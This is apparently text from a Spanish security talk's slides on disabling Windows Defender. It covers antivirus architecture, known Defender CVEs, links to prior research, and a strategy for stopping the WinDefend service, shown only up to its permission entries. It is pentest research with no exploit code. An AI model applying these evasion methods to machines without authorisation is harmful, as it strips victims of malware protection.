



Kill -9 Windows Defender



Virus & threat protection

Threats found

Windows Defender Antivirus found threats. [Get details.](#)



Virus & threat protection

Windows Defender took action

Your settings caused Windows Defender Antivirus to block an app that may potentially perform unwanted actions on your device.

Malware Detected


Windows Defender is taking action to clean detected malware.

Partes generales de un antivirus ^[1]

- Motor de firmas
- Emulación
 - Intérpretes de lenguaje
 - Arquitecturas específicas de CPU
- Motor Heurístico
 - Estático
 - Dinámico
- Scanners
 - Específico de un tipo de fichero (Parsers)
 - Memoria
 - ADS
 - ...
- Decompresores
- **Unpackers**
- Sandboxing en nube

Arquitectura general de un antivirus

La arquitectura general donde se suele implementar todo lo anterior puede constar de uno o varios drivers (Ring 0) y una o varias aplicaciones en espacio de usuario (Ring3).




Por lo general la componente de recolección y actuación se delega en los drivers mientras que el análisis se realiza en Ring 3

Arquitectura general de un antivirus

En Ring0 podemos encontrar a grandes rasgos drivers focalizados en:


- Actividad de red, destinado a analizar el tráfico del equipo y detener o alertar de actividades maliciosas.
- Comportamiento de procesos, creación y acción de procesos con el objetivo de identificar y/o detener actividad anómala.
- Entrada/salida (Minidrivers) de disco duro y periféricos, destinados a analizar y bloquear actividad de permanencia o transporte de artefactos maliciosos.



Arquitectura general de un antivirus

En Ring3, se suele disponer de los siguientes elementos:

- Uno o varios servicios encargados de comunicarse con el Kernel, es decir con los drivers desplegados.
- Una o varias aplicaciones gráficas de gestión y notificación tanto al usuario como a otros sistemas en red centralizados.



Motivación

- Por defecto es el antivirus que nos vamos a encontrar en muchos Test de intrusión
- Un buen estado del arte para su explotación [3]
- Sigue ejecutándose no sandboxeado por defecto en Windows 11[2] aunque podría hacerlo



Name	PID	23.93% CPU	123.02 ... I/O total r...	1.98 GB Private bytes	User name	Description	Session ID	Integrity	Desktop	Protection
TrustedInstaller.exe	5888			2.16 MB	NT AUTHORITY\SYSTEM	Windows Modules Installer	0	System		
svchost.exe	10960			2.55 MB	NT AUTHORITY\LOCAL SERVICE	Host Process for Windows Services	0	System		Light (Windows)
MsMpEng.exe	5156	7.42	260.75 kB...	225.54 MB	NT AUTHORITY\SYSTEM	Antimalware Service Executable	0	System		Light (Antimalware)
NisSrv.exe	3888			3.56 MB	NT AUTHORITY\LOCAL SERVICE	Microsoft Network Realtime Inspection Service	0	System		Light (Antimalware)
svchost.exe	8888			10.05 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Services	0	System		



vmcompute.exe	< 0.01	4588	Hyper-V Host Compute Servi...	Microsoft Corporation	System
vmwp.exe		116	Virtual Machine Worker Proc...	Microsoft Corporation	High
svchost.exe		4596	Host Process for Windows S...	Microsoft Corporation	System
MsMpEng.exe	0.45	4612	Antimalware Service Execut...	Microsoft Corporation	System
MsMpEngCP.exe		12868	Antimalware Service Execut...	Microsoft Corporation	AppContainer
vmtoolsd.exe	< 0.01	4660	Virtual Machine Managemen...	Microsoft Corporation	System
svchost.exe		5012	Host Process for Windows S...	Microsoft Corporation	System
svchost.exe		5032	Host Process for Windows S...	Microsoft Corporation	System

How to enable sandboxing for Windows Defender Antivirus today

We're in the process of gradually enabling this capability for Windows insiders and continuously analyzing feedback to refine the implementation.

Users can also force the sandboxing implementation to be enabled by setting a machine-wide environment variable ([setx /M MP_FORCE_USE_SANDBOX 1](#)) and restarting the machine. This is currently supported on Windows 10, version 1703 or later.

2018!!!

Historia



MRT
2005




Herramienta de eliminación de
software malintencionado de
Windows



MSE
2009



Microsoft Security Essentials



Windows
Defender




Microsoft Defender



Increíble mejora con el tiempo!!!

Arquitectura general



Vulnerabilidades conocidas

- A pesar de ser un software con una amplia trayectoria no existen muchas vulnerabilidades



Microsoft » Windows Defender : Security Vulnerabilities

CVSS Scores Greater Than: [0](#) [1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#)

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2020-0835	269			2020-04-15	2021-07-21	7.2	None	Local	Low	Not required	Complete	Complete	Complete
An elevation of privilege vulnerability exists when Windows Defender antimalware platform improperly handles hard links, aka 'Windows Defender Antimalware Platform Hard Link Elevation of Privilege Vulnerability'.														
2	CVE-2011-0037	20		+Priv	2011-02-25	2017-08-17	7.2	None	Local	Low	Not required	Complete	Complete	Complete
Microsoft Malware Protection Engine before 1.1.6603.0, as used in Microsoft Malicious Software Removal Tool (MSRT), Windows Defender, Security Essentials, Forefront Client Security, Forefront Endpoint Protection 2010, and Windows Live OneCare, allows local users to gain privileges via a crafted value of an unspecified user registry key.														
3	CVE-2008-1438	399		DoS	2008-05-13	2018-10-12	5.0	None	Remote	Low	Not required	None	None	Partial
Unspecified vulnerability in Microsoft Malware Protection Engine (mpengine.dll) 1.1.3520.0 and 0.1.13.192, as used in multiple Microsoft products, allows context-dependent attackers to cause a denial of service (disk space exhaustion) via a file with "crafted data structures" that trigger the creation of large temporary files, a different vulnerability than CVE-2008-1437.														
4	CVE-2008-1437	399		DoS	2008-05-13	2018-10-12	5.0	None	Remote	Low	Not required	None	None	Partial
Unspecified vulnerability in Microsoft Malware Protection Engine (mpengine.dll) 1.1.3520.0 and 0.1.13.192, as used in multiple Microsoft products, allows context-dependent attackers to cause a denial of service (engine hang and restart) via a crafted file, a different vulnerability than CVE-2008-1438.														
5	CVE-2006-5270			Exec Code Overflow	2007-02-13	2018-10-12	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
Integer overflow in the Microsoft Malware Protection Engine (mpengine.dll), as used by Windows Live OneCare, Antigen, Defender, and Forefront Security, allows user-assisted remote attackers to execute arbitrary code via a crafted PDF file.														

Total number of vulnerabilities : 5 Page : 1 (This Page)

Vulnerabilidades conocidas más destacables

- Defender portado a Linux - Tavisio
<https://github.com/tavisio/loadlibrary>
- Explotando los emuladores de Windows defender (x86 y JS) - Alexei Bulazel
<https://www.blackhat.com/docs/us-16/materials/us-16-Bulazel-AVLeak-Fingerprinting-Antivirus-Emulators-For-Advanced-Malware-Evasion.pdf>
<https://i.blackhat.com/us-18/Thu-August-9/us-18-Bulazel-Windows-Offender-Reverse-Engineering-Windows-Defenders-Antivirus-Emulator.pdf>
<https://recon.cx/2018/brussels/resources/slides/RECON-BRX-2018-Reverse-Engineering-Windows-Defender-s-JavaScript-Engine.pdf>
- Ejecutado código en el espacio de WD
<https://halove23.blogspot.com/2021/08/executing-code-in-context-of-trusted.html>
- Vulnerabilidad de escalada de privilegios
<https://labs.sentinelone.com/cve-2021-24092-12-years-in-hiding-a-privilege-escalation-vulnerability-in-windows-defender>
- CVE-2021-1647: Windows Defender mpengine remote code execution
<https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2021/CVE-2021-1647.html>



Estrategia de evasión



Estrategias de DoS



Detener el servicio




Crash del motor (Fuzzing)




Estrategia 1 - Parando “WinDefend”, el servicio de Defender

El componente principal de Windows Defender es el servicio “WinDefend”, encargado de lanzar el proceso de monitorización continua “MsMpEng.exe” y cargar su motor “mpengine.dll”, por lo tanto si somos capaces de parar ese servicio, estaremos deteniendo su ejecución en gran medida.




Estrategia 1 - Parando “WinDefend”, el servicio de Defender

Para los que hayan intentado pararlo alguna vez, se habrán dado cuenta que no es posible detenerlo ni como usuario Administrador ni incluso como usuario SYSTEM.




A través del interfaz gráfico sí, pero esto no nos interesa...



Estrategia 1 - Parando “WinDefend”, el servicio de Defender

Veamos información sobre el Servicio. En un sistema operativo Microsoft Windows todo es un objeto securizable y un servicio no lo es menos, por lo que presenta un conjunto de DACLs y permisos de protección, veamos cuales son.



The screenshot shows two windows from the Windows Security application. The left window, titled 'Configuración de seguridad avanzada para Servicio Antivirus de Microsoft Defender', displays the 'Permisos' tab for the 'Servicio Antivirus de Microsoft Defender'. It lists several permissions for different security entities. The right window, titled 'Entrada de permiso para Servicio Antivirus de Microsoft Defender', shows the details for the 'Administradores (O\Administradores)' entity, with the 'Tipo' set to 'Permitir'. The 'Permisos básicos' section on the right includes checkboxes for 'Start' (checked), 'Stop' (unchecked), 'Query status' (checked), 'Query configuration' (checked), 'Modify configuration' (unchecked), 'Enumerate dependents' (checked), and 'Permisos especiales' (checked). The 'Start' and 'Stop' permissions are highlighted with yellow boxes.

Configuración de seguridad avanzada para Servicio Antivirus de Microsoft Defender

Nombre: Servicio Antivirus de Microsoft Defender
Propietario: SYSTEM Cambiar

Permisos Auditoría

Para obtener información adicional, haga doble clic en una entrada de permiso. Para modificar una entrada de permiso, seleccione la entrada y haga clic en Editar (si está disponible).

Entradas de permiso:

Tipo	Entidad de seguridad	Acceso	Heredada de
Permitir	Usuarios (O\Usuarios)	Especial	Ninguno
Permitir	SYSTEM	Especial	Ninguno
Permitir	Administradores (O\Administradores)	Especial	Ninguno
Permitir	INTERACTIVE	Especial	Ninguno
Permitir	SERVICIO	Especial	Ninguno
Permitir	TrustedInstaller	Full control	Ninguno
Permitir	WinDefend	Full control	Ninguno

Agregar Quitar Editar

Deshabilitar herencia

Aceptar Cancelar Aplicar

